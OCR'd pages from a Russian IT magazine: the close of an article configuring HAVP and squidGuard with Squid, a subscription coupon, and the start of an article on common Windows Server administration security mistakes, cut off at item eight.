HAVP должен иметь право чтения и записи во все рабочие каталоги. Кроме того, при работе с антивирусом часто появляется ошибка «Permissions denied». Чтобы в дальнейшем не было проблем с доступом, я добавляю пользователя havp в группу clamav.

Количество процессов, запускаемых демоном HAVP, определяется двумя параметрами:

```
SERVERNUMBER 8
MAXSERVERS 100
```

Значения по умолчанию подходят для домашнего использования или для небольшой организации. SERVERNUMBER устанавливается в зависимости от количества клиентов.

Вот еще два не менее ценных параметра:

```
SCANTEMPFILE /var/spool/havp/havp-XXXXXX
TEMPDIR /var/tmp
```

Здесь указывается размещение временных файлов HAVP и каталог для временных файлов антивируса. В руководствах, доступных в Сети, и документации HAVP сказано, что SCANTEMPFILE должен находиться в разделе, смонтированном с использованием параметра mand. Майнтейнер пакета упростил нам задачу, и в стартовом скрипте */etc/init.d/havp* есть все, что нужно. В этом можно убедиться, введя команду *mount* после загрузки HAVP:

```
$ mount

/var/lib/havp/havp.loop on /var/spool/havp
type ext3 (rw,mand,loop=/dev/loop/0)
```

Хотя при больших нагрузках на сервер лучше вынести этот каталог в ОЗУ:

```
$ sudo mount -t tmpfs -o size=100M,mand tmpfs
/var/spool/havp
```

В комплекте HAVP есть несколько шаблонов веб-страниц, которые выводятся юзеру при обнаружении вируса и возникновении других проблем. Подключаем русские шаблоны:


```
TEMPLATEPATH /etc/havp/templates/ru
```



links

Полный список связанных со Squid проектов есть на freshmeat.net.

Список ресурсов, предоставляющих готовые blacklist для squidGuard и подробную документацию, ты найдешь на сайте проекта www.squidguard.org.


Конфиг squidGuard

Кстати, можно подправить html-файлы внутри этого каталога по своему вкусу. В HAVP также поддерживаются белый и черный списки. Вся информация из первого проходит без проверки на вирусы, а URL, занесенные во второй список, блокируются:

```
WHITELISTFIRST true
WHITELIST /etc/havp/whitelist
BLACKLIST /etc/havp/blacklist
```

Внутри этих файлов содержатся шаблоны URL. Например, если занести в whitelist строку «`*/*.gif`», тогда все GIF-файлы будут проходить без проверки. Некоторые типы архивов ClamAV проверять не умеет. Чтобы пользователь не получал сообщение об ошибке, разрешим пропускать такие файлы, а заодно отключим сканирование изображений, ограничим размер проверяемых объектов и произведем небольшую оптимизацию:

```
FAILSCANERROR false
SCANIMAGES false
MAXSCANSIZE 5000000
STREAMUSERAGENT Player Winamp iTunes QuickTime Audio
RMA/ MAD/ Foobar2000 XMMS
```

Теперь разберем, как подключается к HAVP антивирус ClamAV. По умолчанию проверка производится при помощи libclamav:

```
ENABLECLAMLIB true
CLAMDBDIR /var/lib/clamav
```

Причем, нужно проследить, чтобы параметр CLAMDBDIR указывал на тот же каталог, что и параметр *DatabaseDirectory* в файле */etc/clamav/clamd.conf*. Впрочем, если в журнале HAVP */var/log/havp/access.log* видим запись вроде:

```
— Initializing ClamAV Library Scanner
ClamAV: Using database directory: /var/lib/clamav/
ClamAV: Loaded 244019 signatures (engine 0.92)
ClamAV Library Scanner passed EICAR virus test (Eicar-
Test-Signature)
— All scanners initialized
Process ID: 8406
```

— значит, все путем, и ничего трогать не нужно. Далее в havp.config идут параметры, определяющие поведение ClamAV при сканировании зашифрованных архивов, максимальный размер проверяемого файла и др. Чтобы вместо libclamav использовался демон clamd, комментируем предыдущие строки и пишем:

```
ENABLECLAMD true
CLAMDSOCKET /var/run/clamd/clamd.ctl
```

Значение второго параметра берем из переменной *LocalSocket* файла *clamd.conf*. Это как раз тот случай, когда включение havp в группу clamav будет не лишним.

ТЯЖЕЛАЯ АРТИЛЛЕРИЯ — SQUIDGUARD

Без **squidGuard** описание полезных дополнений к Squid было бы неполным. Возможностей у него предостаточно, часто админы не используют и половину из них. С помощью squidGuard можно отфильтровывать и переадресовывать запросы по адресам, именам и регулярным выражениям, распределять пользователей по группам с заданием собственных настроек и указанием временного промежутка. Например, разрешить группе посещать только ресурсы из белого списка. Для ускорения обработки больших списков они хранятся в BerkeleyDB. Установка в Ubuntu сложностей не вызывает:

```
$ sudo apt-get install squidguard
```

Подключается squidGuard к Squid так же, как и остальные редиректоры — просто добавляем в *squid.conf* строку для запуска:

```
redirect_program /usr/bin/squidGuard
redirect_children 5
redirector_bypass on
```

Все настройки squidGuard производятся в конфигурационном файле */etc/squid/squidguard.conf*. Но вначале нужно пояснить структуру БД. Переменная dbhome указывает на каталог, в котором хранятся описания ресурсов. В Ubuntu и некоторых других дистрибутивах — это */var/lib/squidguard/db*. При установке с помощью пакетов каталог пуст, поэтому придется самому позаботиться о его наполнении. Список blacklist можно взять как из архива исходных текстов программы, так и выбрать любой по ссылке Blacklists на сайте проекта. Списки, предлагаемые сторонними организациями, гораздо полнее и обновляются чаще, поэтому их и будем использовать. Например:

```
$ wget -c www.shallalist.de/Downloads/shallalist.tar.gz
$ sudo tar xzvf shallalist.tar.gz -C /var/lib/squidguard/db
```


В результате, внутри ты обнаружишь целую структуру каталогов с названиями вроде ads, warez и прочее. Порядок следования очень важен, ведь в правилах указывается путь относительно dbhome. В каждом каталоге могут находиться следующие файлы:

- domains — список доменных имен и адресов сайтов (*ad.count.com*);
- urls — список конкретных ссылок на ресурсы (*site.com/banners*);
- expressions — список регулярных выражений, ожидаемых в URL (adult|girls|avi|mp3 и т.д.).

Списков expressions в большинстве blacklist мало и злоупотреблять ими не стоит, так как их использование сильно нагружает систему.
Расскажу о еще одном моменте, связанном с обновлением списка. Например, может возникнуть ситуация, когда требуется добавить или убрать ресурс из blacklist. Если сделать это в одном из указанных выше файлов, то при обновлении все изменения будут потеряны. Чтобы избежать такого, сохраняй изменения в нужном подкаталоге в файлах с расширением *diff*. Например, рядом с оригинальным *domains* пишем *domains.diff*. Формат его прост:

```
+ads.domain.com
— domain.com
```

Первый ресурс будет добавлен в базу, второй убран. При обновлении списка ситуация не изменится.



Баннеры, заблокированные Adzapped

```
AP_MODE=""
AP_BASE=http://adzapper.sourceforge.net/zaps
AP_PREMATCH=
AP_POSTMATCH=
TUBURL_AD=$ZAP_BASE/ad.gif
TUBURL_ADSSL=$ZAP_BASE_SSL/ad.gif
TUBURL_ADBG=$ZAP_BASE/adbg.gif
TUBURL_ADJS=$ZAP_BASE/no-op.js
TUBURL_ADHTML=$ZAP_BASE/no-op.html
TUBURL_ADMP3=$ZAP_BASE/ad.mp3
TUBURL_ADPOPUP=$ZAP_BASE/closepopup.html
TUBURL_ADSWF=$ZAP_BASE/ad.swf
TUBURL_COUNTER=$ZAP_BASE/counter.gif
TUBURL_COUNTERJS=$ZAP_BASE/no-op-counter.js
TUBURL_WEBBUG=$ZAP_BASE/webbug.gif
TUBURL_WEBBUGJS=$ZAP_BASE/webbug.js
```

Параметры в adzapper.conf

СОЗДАЕМ ПРАВИЛА

Если в Squid ресурсы блокируются при помощи связки acl+http_access, то в squidGuard таких параметров намного больше. Например, чтобы описать и затем блокировать ресурсы, содержащие рекламу, добавляем такое правило:

$ sudo mcedit /etc/squid/squidguard.conf

```
dest adv {
    domainlist adv/domains
    urllist adv/urls
    expressionslist adv/expression
    redirect http://localhost/block.html
}
dest warez {
    domainlist warez/domains
    urllist warez/urls
  }
acl {
  default {
    pass !adv !warez all
  }
}
```

В примере была создана категория adv, где при помощи трех параметров domainlist, urllist и expressionslist подключаются файлы, находящиеся в каталоге */var/lib/squidguard/db/adv*. Также создаются описания для остальных ресурсов. Названия можно брать любые (обычно их выбирают по названию каталога или по назначению, чтобы потом легче было ориентироваться). В документации приведен список зарезервированных слов, советую с ним ознакомиться. Список ACL с действием default является правилом по умолчанию.

Параметр *dest* аналогичен *acl* в *squid.conf* — описывает внешний ресурс. Чтобы указать клиентские подключения, применяется src. В качестве значения ему можно передать отдельный IP-адрес, адрес сети, домен или список пользователей.

```
src clients {
  ip 192.168.1.2-192.168.1.50
}
src admins {
  ip 192.168.1.55, 192.168.1.150
}
```

Временной диапазон задается просто:

```
time workhours {
  weekly mtwhf 09:00-18:00
  date *.04.01
}
```

Под описание work-time попадают дни от понедельника по пятницу (используются первые буквы английских слов) и время с 9 до 18. Плюс, сюда же входит первое апреля каждого года.

Время можно использовать прямо в описании клиентов:

```
src managers {
  ip 192.168.0.0/24
   within workhours
}
```

Или непосредственно в acl. Настраиваем списки контроля доступом:

$ sudo mcedit /etc/squid/squidguard.conf

```
acl {
  # Этой группе режем все, и будем пускать менеджеров
только в workhours
  managers {
    pass !warez !chat !porno !agressive !drugs !ads all
  }
  # В рабочее время режем все
  clients within workhours {
    pass !warez !chat !porno !agressive !drugs !ads all
  } else {
    # После работы только рекламу :)
    pass !ads all
  }
  ...
}
```

С целью упрощения я не добавлял описания ресурсов chat, porno и других. Когда правила записаны, создаем базу и устанавливаем права:

```
$ sudo squidGuard -d -C all
$ sudo chown -R squid /var/lib/squidguard/db/*
```

Хотя это необязательный шаг — при первой загрузке базы будут созданы автоматически — но так можно убедиться в отсутствии ошибок. Для обновления конкретного списка вместо all указываем на конкретный файл. Если обновление производится из diff-файла, то используем параметр '*-u*':

```
$ sudo squidGuard -u /var/lib/squidguard/db/ads/
domains.diff
```

После чего перезапускаем Squid и проверяем работу.

ЗАКЛЮЧЕНИЕ

Как видишь, использование дополнительных решений позволяет превратить Squid в настоящую боевую машину, которая будет блокировать все, что не разрешено администратором. Обилие функций никак не усложняет дальнейшее сопровождение системы. Достаточно лишь настроить автоматическое обновление блэклистов и антивирусных баз, а затем добавлять или удалять пользователей!

ПОДПИСКА В РЕДАКЦИИ

ХАКЕР + DVD

ГОДОВАЯ ПОДПИСКА ПО ЦЕНЕ

1980 руб. (на 15% дешевле чем при покупке в розницу)

Единая цена по всей России. Доставка за счет издателя, в том числе курьером по Москве в пределах МКАД

ВНИМАНИЕ! ВТОРОЕ СПЕЦПРЕДЛОЖЕНИЕ!

При подписке на комплект журналов

ЖЕЛЕЗО DVD + ХАКЕР DVD + IT СПЕЦ CD:

- Один номер всего за 147 рублей (на 25% дешевле, чем в розницу)

ЗА 12 МЕСЯЦЕВ



ЗА 6 МЕСЯЦЕВ **3060 руб**

Подписка на журнал «**ХАКЕР+DVD**» на 6 месяцев стоит 1080 руб.

ВЫГОДА ● ГАРАНТИЯ ● СЕРВИС

КАК ОФОРМИТЬ ЗАКАЗ

1. Разборчиво заполните подписной купон и квитанцию, вырезав их из журнала, сделав ксерокопию или распечатав с сайта www.glc.ru.
2. Оплатите подписку через Сбербанк .
3. Вышлите в редакцию копию подписных документов — купона и квитанции — любым из нижеперечисленных способов:

● по электронной почте **subscribe@glc.ru;**
● по факсу **8 (495) 780-88-24;**
● по адресу **119021, Москва, ул. Тимура Фрунзе, д. 11, стр. 44, ООО «Гейм Лэнд», отдел подписки.**

ВНИМАНИЕ!

Подписка оформляется в день обработки купона и квитанции в редакции:

● в течение пяти рабочих дней после отправки подписных документов в редакцию по факсу или электронной почте;
● в течение 20 рабочих дней после отправки подписных документов по почтовому адресу редакции.

Рекомендуем использовать факс или электронную почту, в последнем случае предварительно отсканировав или сфотографировав документы. **Подписка оформляется с номера, выходящего через один календарный месяц после оплаты.** Например, если вы производите оплату в ноябре, то журнал будете получать с января.

По всем вопросам, связанным с подпиской, звоните по бесплатным телефонам **8(495)780-88-29** (для москвичей) и **8(800)200-3-999** (для жителей других регионов России, абонентов сетей МТС, БиЛайн и Мегафон). **Вопросы о подписке можно также направлять по адресу info@glc.ru или прояснить на сайте www.GLC.ru**

ПОДПИСНОЙ КУПОН

ПРОШУ ОФОРМИТЬ ПОДПИСКУ НА ЖУРНАЛ « »

☐ на 6 месяцев
☐ на 12 месяцев
начиная с ____________ 2008г.

☐ Доставлять журнал по почте на домашний адрес
Доставлять журнал курьером:
☐ на адрес офиса*
☐ на домашний адрес**

(отметь квадрат выбранного варианта подписки)

Ф.И.О. ____________

АДРЕС ДОСТАВКИ:

индекс ____________
область/край ____________
город ____________
улица ____________
дом ____ корпус ____
квартира/офис ____________
телефон (код) ____________
e-mail ____________
сумма оплаты ____________

*в свободном поле укажи название фирмы и другую необходимую информацию
**в свободном поле укажи другую необходимую информацию и альтернативный вариант доставки в случае отсутствия дома

свободное поле

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»
АБ «ОРГРЭСБАНК», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)
Назначение платежа | Сумма
Оплата журнала «____________»
с ____________ 2008г.
Ф.И.О.
Подпись плательщика

Кассир

Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»
АБ «ОРГРЭСБАНК», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)
Назначение платежа | Сумма
Оплата журнала «____________»
с ____________ 2008г.
Ф.И.О.
Подпись плательщика

Кассир

КРИС КАСПЕРСКИ



Десять линий обороны

ТОП-10 ОШИБОК АДМИНИСТРИРОВАНИЯ WINDOWS SERVER 2003/2008


Легкость установки и управления серверными версиями Windows создает иллюзию, что администрировать подобные системы проще простого. Почему же тогда виндовые серваки так часто ломают?! Составив ТОП-10 ошибок управления Win2k3/Win2k8 и подробно прокомментировав каждую из них, мы надеемся помочь как начинающим, так и матерым администраторам.

#1 — ЗАПЛАТКИ И ОБНОВЛЕНИЯ

Многие администраторы вообще не устанавливают никаких заплаток, считая, что никто их атаковать не будет. Это — всего лишь распространенное заблуждение. Основная угроза исходит от червей, сканирующих IP-адреса и выявляющих незалатанные машины, даже если это домашний сервер, на котором нет никакой конфиденциальной информации.
Обновляться все-таки надо, причем обновлять следует не только операционную систему, но и все используемые приложения, где также обнаруживаются критические ошибки, естественно, не устраняемые обновлениями от Microsoft. В идеале, нужно составить список используемого программного обеспечения и регулярно посещать сайты производителей на предмет поиска обновлений.
Кстати говоря, заплатки от Microsoft содержат одну очень неприятную особенность, граничащую с ошибкой, а именно — не проверяют номера версий замещаемых исполняемых файлов/динамических библиотек. Допустим, у нас есть две заплатки A и B, исправляющие ошибки в `kernel32.dll`. Поскольку установщик не отслеживает последовательность обновлений, то, установив заплатки в обратном порядке (инсталлятор при этом даже не пикнет!), мы закроем дырку A, но откроем дырку B — ведь `kernel32.dll` (как и любая другая динамическая библиотека) всегда замещается целиком, а не частями!
При автоматическом обновлении никаких проблем не возникает, так как заплатки ставятся в том порядке, в котором они выпускаются. Но если мы качаем их вручную, то необходимо в свойствах каждого файла найти внутреннюю версию и дату создания, а затем составить «план» последовательности установки заплаток. Впрочем, тут не обходится без подводных камней. Иногда Microsoft выпускает одни и те же заплатки по несколько раз. Допустим, сначала выходит A, исправляющая ошибки E1, E2, E3, после чего выходит B, исправляющая E4, E5, E6, а затем… выходит обновленная заплатка A', исправляющая все те же E1, E2, E3, а обновленной заплатки B — нет. Установка A' поверх уже установленной B открывает дыры E4, E5, E6. Так что с заплатками нужно быть очень внимательным и всегда читать бюллетени безопасности, чего практически никто делать не собирается.
В целях экономии трафика ряд интернет-провайдеров устанавливает свои собственные сервера обновлений, предлагая клиентам прописать их адреса в настройках Windows Update. Соблазн очень велик, но угроза быть атакованным — еще выше! Microsoft прилагает огромные усилия для защиты своих серверов, вкладывая в безопасность немалые деньги. Что



Core 2 Duo — процессор, в котором обнаружено рекордное число критических ошибок



Ветки реестра, ответственные за установку адреса сервера автоматических обновлений



же касается провайдеров, то... атаковать их порядка на три проще (и их взламывают, а затем подсовывают троянизированные обновления).
Выход: скачивай заплатки только у самих поставщиков, при этом, чтобы избежать вероятности «подмятия» доменного имени с перенаправлением на другой узел, не используй DNS-сервер провайдера. Установи свой собственный DNS, напрямую обращающийся к корневым доменным серверам по TCP-протоколу, и заблокируй порт 53/UDP на брандмауэре для отсечения подложных DNS-ответов.

#2 — БАГИ В ПРОЦЕССОРАХ

Ругая Windows (и отчасти Linux) за то, что программное обеспечение наших дней дыряво, как ведро без дна, мы почему-то забываем об аппаратной оснастке, считая «железо» совершенно непогрешимым. Увы, процессоры не лишены недостатков.
Самый громкий баг в Pentium был обнаружен в 1995 году и продемонстрирован на следующем примере: x - (x/y)*y, результат которого (если только y != 0) **должен быть равен нулю**, однако при определенных значениях x и y (x = 4195835, y = 3145727) процессор **выдавал... 256**! Потрясающая точность, не правда ли?
Журналисты подхватили сенсацию и вынудили Intel пойти на замену процессоров, чего она изначально делать не хотела, доказывая, что людям, далеким от математики, точные вычисления не нужны, а вероятность проявления ошибки на произвольном (а не умышленно подготовленном) наборе данных близка к нулю.
С тех пор сообщений об ошибках в ЦП как будто бы не отмечалось. И потому заявление Theo de Raadt'a (ведущего разработчика OpenBSD), что Core2Duo содержит огромное количество ошибок, многие из которых допускают удаленный захват управления, стало очередной сенсацией года (marc.info/?l=openbsd-misc&m=118296441702631).
Часть ошибок может быть исправлена программным путем (и разработчики OpenBSD сделали это, в отличие от лагеря NT-подобных систем), часть — обновлением микрокода процессора (для чего, в свою очередь, необходимо обновить версию BIOS, если только разработчики прошивки включили в нее обновленный микрокод). Но все эти меры лишь уменьшают вероятность атаки, а оставшиеся ошибки исправляются исключительно заменой процессора на более новый (кстати говоря, также содержащий ошибки, перечисленные в секции Errata обновленной спецификации от Intel, распространяемой на свободной основе).
Выход: почаще обновлять прошивку BIOS, в критических случаях использовать OpenBSD, разработчики которой прилагают все усилия для исправления ошибок ЦП, а еще лучше не использовать Core 2 Duo, поскольку это все-таки «бытовой» процессор, не отвечающий жестким требованиям серверной индустрии.

#3 — ИЗЛИШНЯЯ СЛОЖНОСТЬ


Чем сложнее система, тем выше вероятность внезапных отказов, и тем проще ее атаковать, найдя слабейшее звено в линии обороны. Если администратор не пользуется удаленным доступом к реестру, зачем оставлять эту службу включенной? IIS, бесспорно, могучая вещь, однако так ли он необходим небольшой организации, обслуживающей сотни (ну, пускай даже тысячи) подключений в день? Сайт с движком на PHP — отличная штука, это современно и круто! А как же ошибки в скриптах или самом PHP-интерпретаторе? Почему бы не попробовать установить что-нибудь наподобие SMALL HTTP-сервера? Бесплатный, к тому же, поддерживает практически все функции, которые только могут понадобиться, обладает приятным интерфейсом, не требователен к системным ресурсам...
Или ситуация, когда начинающий администратор для тридцати манагеров вместо простой одноранговой сети развертывает доменную структуру, работающую по принципу «сейчас опять все развалится», — вообще живая классика.
Вывод: система должна быть предельно простой и не содержать ничего лишнего (тем не менее, стоит помнить, что иная простота хуже воровства).


#4 — РЕЖЕМ «ВЖИВУЮ» БЕЗ НАРКОЗА

Практически все администраторы устанавливают заплатки непосредственно на «продакшен» сервере (при активной службе Windows Update это происходит автоматически), — даже не задумываясь, какому риску они себя подвергают, не говоря уже про обновление прошивки BIOS.
В лучшем случае после установки очередной порции заплаток возникают мелкие неприятные конфликты. Гораздо хуже,

> info

- Утилита **sfc** (System File Checker, support.microsoft.com/kb/310747) входит в состав Win2k3/Win2k8 и осуществляет проверку всех защищенных системных файлов и замену неправильных версий правильными. Ее можно использовать после сбоя системы, вредоносного действия вирусов и для настройки размера файлового кэша.
- DEP элементарно обходится атакой типа **return2libc**, позволяющей атакующему вызывать API-функции, присваивающие стеку атрибуты исполняемого.
- **PaX** — это патч к ядру Linux, предоставляющий возможность настроить минимальные права доступа приложений к страницам памяти.
- Благодаря **ASLR**, при каждой загрузке операционной системы критически важные данные записываются в разные участки памяти. Это усложняет проведение атак, поскольку системный код оказывается в случайном месте.


Бумага — великая вещь!


Активный DEP на Win2k3 — это дикая головная боль на почве (не)совместимости и… никакой реальной защиты



links
• Официальный сайт пакета BufferShield: www.sys-manage.com.

• Процессоры Core 2 Duo содержат огромное количество ошибок, многие из которых допускают удаленный захват управления, см. marc.info/?l=openbsd-misc&m=118296441702631.

если система вообще откажется грузиться или «забастуют» критические приложения сторонних разработчиков, что, кстати говоря, более чем вероятно (очень часто, после выпуска заплатки, следом за ней Microsoft выпускает кучу инструкций по устранению конфликтов). Естественно, это относится только к популярным программным комплексам, хорошо известным на Западе. А как быть, если приложение складского учета, упакованное разработчиками неимоверно крутым протектором (чтобы злые хакеры не взломали), скручивает дулю и выдает голубой экран смерти или «всего лишь» аварийно завершает свою работу сразу же после запуска? Выход: создать точную копию основного сервера, устанавливая заплатки/обновления сначала на ней, и, если после более или менее полного цикла тестирования никаких побочных эффектов не выявится, переносить заплатки на основной сервер. Конечно, это требует дополнительных расходов, и при «тугом» бюджете сервер-клон можно организовать и на виртуальной машине, не забывая, что она работает с виртуальным железом и потому потенциально не способна выявить ряд конфликтов. Однако это все же лучше, чем совсем ничего.

#5 — ПАКЕТЫ ОБНОВЛЕНИЙ И ДИСТРИБУТИВЫ


Популярный способ «поднятия» упавшего сервера — установка операционной системы поверх уже имеющейся. Прием не то, чтобы хороший или красивый, однако в жестких временных рамках и при отсутствии резервной копии — это единственно возможное решение.
Проблема в том, что после установки Service Pack'ов «родной» дистрибутив системы отказывается устанавливаться поверх более новой версии, предлагая либо вообще отказаться от инсталляции, либо удалить старую систему и поставить новую с нуля, переустанавливая все остальные программы, на что может уйти несколько рабочих дней (и бессонных ночей).
К счастью, пакеты обновлений могут быть интегрированы непосредственно в сам дистрибутив (чему посвящено огромное количество статей, так что не будем повторяться, тем более что описать процесс интеграции в двух словах все равно не получится). Желательно обновлять дистрибутивный диск при каждой установке Service Pack'а, чтобы потом лихорадочно не интегрировать его впопыхах, рискуя окончательно завалить систему, которой только полная переустановка и поможет.
Как вариант, можно заблаговременно создать образ системы с помощью Norton Ghost, Acronis True Image или штатной утилиты `ntbackup.exe`. Однако следует помнить: программы, установленные после создания образа, при этом перестанут работать, а изменения настроек системы также окажутся утерянными. Так что, резервируйся чаще.

#6 — ОН СЛИШКОМ МНОГО ДОВЕРЯЛ…


Практически все WEB/FTP/MAIL сервера по умолчанию устанавливают себя с привилегиями администратора, а то и системы (system), получая доступ ко всем файлам, которые только есть. Как следствие — любая ошибка конфигурации сервера, любой дефект PHP/Perl-скрипта, любая дыра самого сервера позволяют атакующему получить доступ к секретной информации или уничтожить данные.
Как защититься? Очень просто! Достаточно запускать сервер из-под ограниченного аккаунта, имеющего доступ к тем и только тем файлам, которые ему необходимы. Что это за файлы? Во-первых, файлы самого сервера, во-вторых, публичные файлы, раздаваемые пользователям. Конечно, если в сервере или скриптах имеется дыра, то злоумышленник по-прежнему сможет изменять конфигурацию сервера, а также получать несанкционированный доступ к файлам других пользователей, не предназначенным всяким «левым» лицам.
Тем не менее, разделение привилегий на уровне файловой системы существенно ограничивает потенциальный ущерб, наносимый злоумышленником. Важно не забывать, что многие файлы по умолчанию доступны всем, и потому администратору следует тщательно проверить атрибуты секретности, явно обозначив круг лиц, имеющих право на чтение/запись каждого более или менее значимого файла.
Может ли злоумышленник обойти ограничения доступа, налагаемые файловой системой? Безусловно. Но для этого ему придется найти дыру, предоставляющую привилегии ядра или позволяющую повышать права до уровня администратора. Такие дыры действительно есть, но их сравнительно немного, и Microsoft их быстро затыкает.

#7 — DEP И ASLR

В Win2k3 SP1 появилась поддержка неисполняемого стека и кучи, известная под аббревиатурой DEP (Data Execution Prevention), которая по умолчанию распространяется на все процессы (в XP по дефолту DEP включен только для системных компонентов).
Насколько эффективна такая защита? Во-первых, она требует обязательной поддержки со стороны процессора, позволяющего выставлять биты NX/XD не только для целых селекторов, как это было ранее, но и на уровне отдельных страниц.



Сохранение состояния системы при помощи штатной утилиты ntbackup.exe



Экспериментальный Win2k3, воздвигнутый под VMware

Без аппаратной поддержки DEP вообще никак не работает. Во-вторых, DEP представляет собой довольно конфликтную штуку, препятствующую функционированию многих честных программ. В-третьих, вся эта защита элементарно обходится атакой типа return2libc, позволяющей атакующему вызывать API-функции. Активный DEP отсекает лишь «пионерские» exploit'ы, протестированные на XP, но не нюхавшие Win2k3 SP1 и выше.

Для предотвращения атаки необходимо задействовать рандомизацию адресного пространства (Address Space Layout Randomization или, сокращенно, ASLR), реализованную в Win2k8, а также в защитных пакетах независимых производителей, работающих хоть на Win2k и не требующих аппаратной поддержки NX/XD битов. Одним из таких пакетов является BufferShield, представляющий собой коммерческий порт известного проекта **PaX** (реализован на Linux-системах).

#8 — ПРЕДСКАЗУЕМОСТЬ КОНФИГУРАЦИИ СИСТЕМЫ

